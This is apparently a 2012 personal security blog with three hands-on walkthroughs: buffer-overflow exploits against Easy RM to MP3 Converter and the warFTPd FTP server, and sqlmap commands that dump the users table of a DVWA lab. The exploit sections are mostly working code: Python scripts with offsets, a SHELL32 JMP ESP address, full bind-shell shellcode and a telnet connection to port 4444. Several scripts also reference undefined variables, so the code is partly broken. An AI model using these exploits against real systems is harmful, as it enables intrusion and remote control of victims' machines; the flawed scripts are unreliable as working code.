♋...Learn Harder, Keep Humble, Not For The Fain Heart !, Respect Others, Try Harder...♋

Tuesday, September 25, 2012

Exploit Easy RM to MP3 Converter

In this time, I trying to make crashes Easy RM to MP3 Converter application.

The first, please install first the application on your system

The application only can load file extension like *pls, *m3u, *rm, *ra, *ram, etc. In here I'm using extension *m3u

Second, I make the fuzzer using python script like below :
#!usr/bin/python
file="puhund.m3u"
dead="\x41" * 50000
file=open(file,'w')
file.write(dead)
print"Succesfully Created..."
file.close()


Script above will be count the fuzzer and generated file "puhund.m3u"
Then run first the python script that generated the file .*m3u


Afterthat, open application and load the puhund.m3u file and see what happened on application.

Sure the application crash, if not crash, maybe you need change the value on fuzzer with high value or low value.

Then open the application with ollydbg 


load the file to see effect that posed


Look in below :
the fuzzer succes overwritten more register on application, this can make we to continue in next step

Next, create pattern to count the number of byte that overwritten
 
Then customization the fuzzer with entered content from pattern


Afterthat, open the application again with ollydb and attach the file


Content the fuzzer more structured and we can count how byte that overwritten namely count offset from the initial pattern to the string contained in the string


Customization again the fuzzer like below :
#!usr/bin/python
file="puhund2.m3u" <== this file name must be change when we customization the fuzzer
dead="\x90" * 14797
dead+="\xEF\xBE\xAD\xDE"
dead+="\x90" * (14805-len(buffer))
dead+="\xCC" * (50000 - len(buffer))
file=open(file,'w')
file.write(dead)
print"Succesfully Created..."
file.close()

- Open application via ollydbg and run the fuzzer has customization

it can be ascertained EIP register that overwritten be 'DEADBEEF' like above.

- Search the command JMP ESP , open the application ollydbg and open tab view => executable mode

you also can using USER32.dll, but I use SHELL32.dll
JMP ESP is a command on ASCII language that used to move the register or a 'stepping stone' to insert the payload.

- Select SHELL32.dll and then right-click => Search For => Command => Type 'JMP ESP'


 - Result :

- Next step is customization again the fuzzer, change the address with JMP ESP address "7C9D30D7"
#!usr/bin/python
file="puhund4.m3u"
dead="\x90" * 35077
dead+="\xD7\x30\x9D\x7C" <===
dead+="\x90" * (14805-len(dead))
dead+="\xCC" * (50000 - len(dead))
file=open(file,'w')
file.write(dead)
print"Succesfully Created..."
file.close()

- Run the application via ollydbg and open the file, we look that JMP ESP address succeed overwrite the EIP register

- Now , it;s time generate the payload, but go to directory first like below


- then open address http://127.0.0.1:55555/PAYLOADS?MODE=SELECT&MODULE=win32_bind and choose the payload. fill the blank form like below :


And generate

- Finally, enter the payload to the fuzzer like below :
#!usr/bin/python
file="puhundpay.m3u"
dead="\x90" * 35077
dead+="\xD7\x30\x9D\x7C"
dead+="\x90" * 32
dead+="\xbe\x9e\xa8\x6f\xe3\x31\xc9\xda\xdb\xb1\x51\xd9\x74\x24\xf4\x5f"
dead+="\x31\x77\x10\x03\x77\x10\x83\x71\x54\x8d\x16\x71\xcf\xb9\x94\x61"
dead+="\xe9\xc1\xd8\x8e\x6a\xb5\x4b\x54\x4f\x42\xd6\xa8\x04\x28\xdc\xa8"
dead+="\x1b\x3e\x55\x07\x04\x4b\x35\xb7\x35\xa0\x83\x3c\x01\xbd\x15\xac"
dead+="\x5b\x01\x8c\x9c\x18\x41\xdb\xdb\xe1\x88\x29\xe2\x23\xe7\xc6\xdf"
dead+="\xf7\xdc\x0e\x6a\x1d\x97\x10\xb0\xdc\x43\xc8\x33\xd2\xd8\x9e\x1c"
dead+="\xf7\xdf\x4b\xa1\x2b\x6b\x02\xc9\x17\x77\x74\xd2\x69\x5c\x12\x5f"
dead+="\xca\x52\x50\x1f\xc1\x19\x16\x83\x74\x96\x97\xb3\xd8\xc1\x99\x8d"
dead+="\xea\xfd\xf6\xee\x25\x9b\xa5\x76\xa2\x57\x78\x1e\x45\xeb\x4e\x81"
dead+="\xfd\xf4\x7f\x55\x35\xe7\x7c\x9e\x99\x07\xaa\xbf\x90\x1d\x35\xbe"
dead+="\x4e\xd5\xb8\x95\xfa\xe4\x43\xc5\x93\x31\xb2\x10\xce\x95\x3a\x0c"
dead+="\x42\x49\x96\xe3\x36\x2e\x4b\x40\xea\x4f\xbb\x20\x64\xa1\x60\xca"
dead+="\x27\x48\x79\x87\xa0\xee\x60\xd7\xf7\xb8\x6b\xc1\x92\x56\xc5\xb8"
dead+="\x9d\x87\x8d\xe6\xcf\x06\xa7\xb1\xf0\x81\x64\x68\xf0\xfe\xe3\x77"
dead+="\x47\x79\xba\x20\xa7\x53\x6d\x9a\x03\x09\x71\xf2\x3f\xd9\x6a\x8b"
dead+="\xf9\x63\x22\x94\xd0\xc1\x33\xba\xbb\x83\xaf\x5c\x2c\x37\x5d\x29"
dead+="\x49\xdd\xcd\x70\xbb\xee\x67\x65\xd1\xaa\xfe\x8b\x17\xf3\xf2\xe1"
dead+="\xa6\xb1\xd9\x0b\x14\x1a\xb1\x7e\xe3\x5a\x1e\x2b\xbf\xf3\x12\xd5"
dead+="\x73\x15\x2c\x5c\x30\xe5\x04\xc5\xef\x4b\xf8\xa8\x5e\x06\xfb\x1b"
dead+="\x30\x83\xaa\x64\x62\x43\xe0\x43\x86\x5a\xa9\x8c\x5f\x08\xb1\x8d"
dead+="\x57\x32\x9d\xfa\xcf\x30\x9d\x38\x8b\x37\x74\x92\xab\x18\x11\x6c"
dead+="\x8c\x7b\x91\xc3\xd3\xaa\xa9\x33"
file=open(file,'w')
file.write(dead)
print"Succesfully Created..."
file.close()

- The last, run command like below


Finish ^^


Tuesday, September 18, 2012

Exploit warFTPd Direct RETN "Buffer Oferflow""

The first, Install warFTPD application and ollydbg on windows system.
Then I make a fuzzer using phyton language because for the application to be exploited is FTP. In here I'm using gedit, you can use other text editor.
Type command # gedit fuzzer.py and then type the commad bellow :


On line 4, variable buffer containing the characters "A" as much as 1000, because one character on ASCII worth one byte, so the data to be transmitted is 1000 bytes.

Now,  run WarFTP on windows XP and set ONLINE


The next run file fuzzer.py using command # python fuzzer.py and see what happens to warFTP


warFTP disappear from the screen, why ? because the application crash, caused warFTP not created using SEH/safeSEH module.

Now warFTP through ollydbg


the next, running again the fuzzer from terminal and see what happen on warFTP ?


the application crash again, this is caused four register on warFTP application was struck down by data are sending from fuzzer, namely:
- ESP
- EDI
- EBP
- EIP
The four register above struck down by value 0x41.

Now I make a pattern_create, pattern_create is an tools on Metasploit are used to vulnerability development.
go to framework directory first : #cd /pentest/exploits/framework/tools/ and ls


then type the command : ./pattern_create.rb 1000 > string_pattern.txt
Content of string_pattern.txt
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

the next copy content string_pattern.txt to fuzzer.py like below :
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"
#buffer = "\x41" * 1000 
s.connect (('192.168.56.101',21))
data = s.recv (1024)
print("Sendingevildatavia USER command . . .")
s.send('USER '+buffer+'\r \n')
data = s.recv (1024)
s.send('PASS '+'\r \n')
s.close()
print("Finish")

After customize the fuzzer with pattern, then trying run the fuzzer. Open warFTP through ollydbg again and run the fuzzer then see what happen ?


See value on the ESP and EIP register, the second register constitute is a vital registers on a system.
The next step is search on byte to how the string overwrite existing registers using pattern_offset. like below :


From the result above shows that need 485byte data to achieve EIP register, and need 493 byte data to achieve the stack.

Then customize the fuzzer again to prove EIP register can be overwritten on byte 486, 487, 488, 489

#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
nilaiEIP = "\x90" * 485 
nilaiEIP+= "\xEF\xBE\xAD\xDE"
s.connect (('192.168.56.101',21))
data = s.recv (1024)
print("Sendingevildatavia USER command . . .")
s.send('USER '+nilaiEIP+'\r \n')
data = s.recv (1024)
s.send('PASS '+'\r \n')
s.close()
print("Finish")

On line 4, \xEF\xBE\xAD\xDE will be writing DEADBEEF because system using little-endian.

Run again warFTP through ollydbg and run fuzzer, see what happen ??


See on above, value of EIP register turn ino DEADBEEF

Next step trying to writing on ESP, ESP constitute is a temporary data storage area. If data succeed overwritten, so will be allows to put payload on stack. Now customize again the fuzzer like below :


#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "\x90" * 485 
buffer+= "\xEF\xBE\xAD\xDE"
buffer+= "\x90" * (493-len(buffer))
buffer+= "\xCC" * (1000 - len(buffer)) 
s.connect (('192.168.56.101',21))
data = s.recv (1024)
print("Sendingevildatavia USER command . . .")
s.send('USER '+nilaiEIP+'\r \n')
data = s.recv (1024)
s.send('PASS '+'\r \n')
s.close()
print("Finish")

Open warFTP through ollydbg again and then run the fuzzer


The result above EIP register becomes DEADBEEF and the stack contain garbage data as many as 507byte.

Next step is search the JMP ESP, JMP ESP command is used by an application to read the data inside the buffer.
The first open tab view and select Executable modules, then select shell32.dll


Then right click on main window, select Search For and select command, and then type "JMP ESP"


The results :


Then customize again the fuzzer to change offset address to little-endian format


Run the warFTP through ollydbg and then run the fuzzer


In the above all of above running smoothly

It this time to create the payload, activate the frame work first.
/pentest/exploits/framework2# ./msfweb

And then open the address 127.0.0.1:55555 and please choose the payloads


required fill out the form like below :


Now, generate it

Copy the payload code and paste on the fuzzer


Afterthat, open the warFTP and run the fuzzer, obvious application will crash
then execution with type the command : telnet 192.168.56.101 4444


Finish,

Saturday, September 15, 2012

ADVANCE INFORMATION GATHERING

The advance information gathering


DVWA : SQL Injection Using Sqlmap


On this time, I will pour what I learn in these afternoon namely about how to using sqlmap.
OK, lets start. The target i'm using DVWA (is an web application for pentest).

- Please activate first apache service and MySQL service on your system
- Open mantra web browser then type the url http://localhost/dvwa to open DVWA


- Set the proxy first and change HOST ip address to localhost and port:8080


- Then open the burp suite 

- Login using username : admin password : password, then select SQL Injection. Now type (') in form and then click submit


- we will found error like following :


The errors above is a vulnerability, so we will more than easy to continue to next step.

- Open the burp suite again and see what is captured by the burp suite


- Now open sqlmap then type the command : ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit#" --cookie "security=low; PHPSESSID=drrnnb0io551k8gbijtr5gumi5" --risk=3 --threads=9 --level=5 --dbs 


result : view the database


- Continue open the database to see the tables, column , row, etc
   #See the tables
./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "PHPSESSID=drrnnb0io551k8gbijtr5gumi5" -D dvwa --tables


#See the columns
./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit#" --cookie "security=low; PHPSESSID=drrnnb0io551k8gbijtr5gumi5" -D dvwa --columns


#See the file
./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "PHPSESSID=drrnnb0io551k8gbijtr5gumi5" -D dvwa -T users --dump

Done.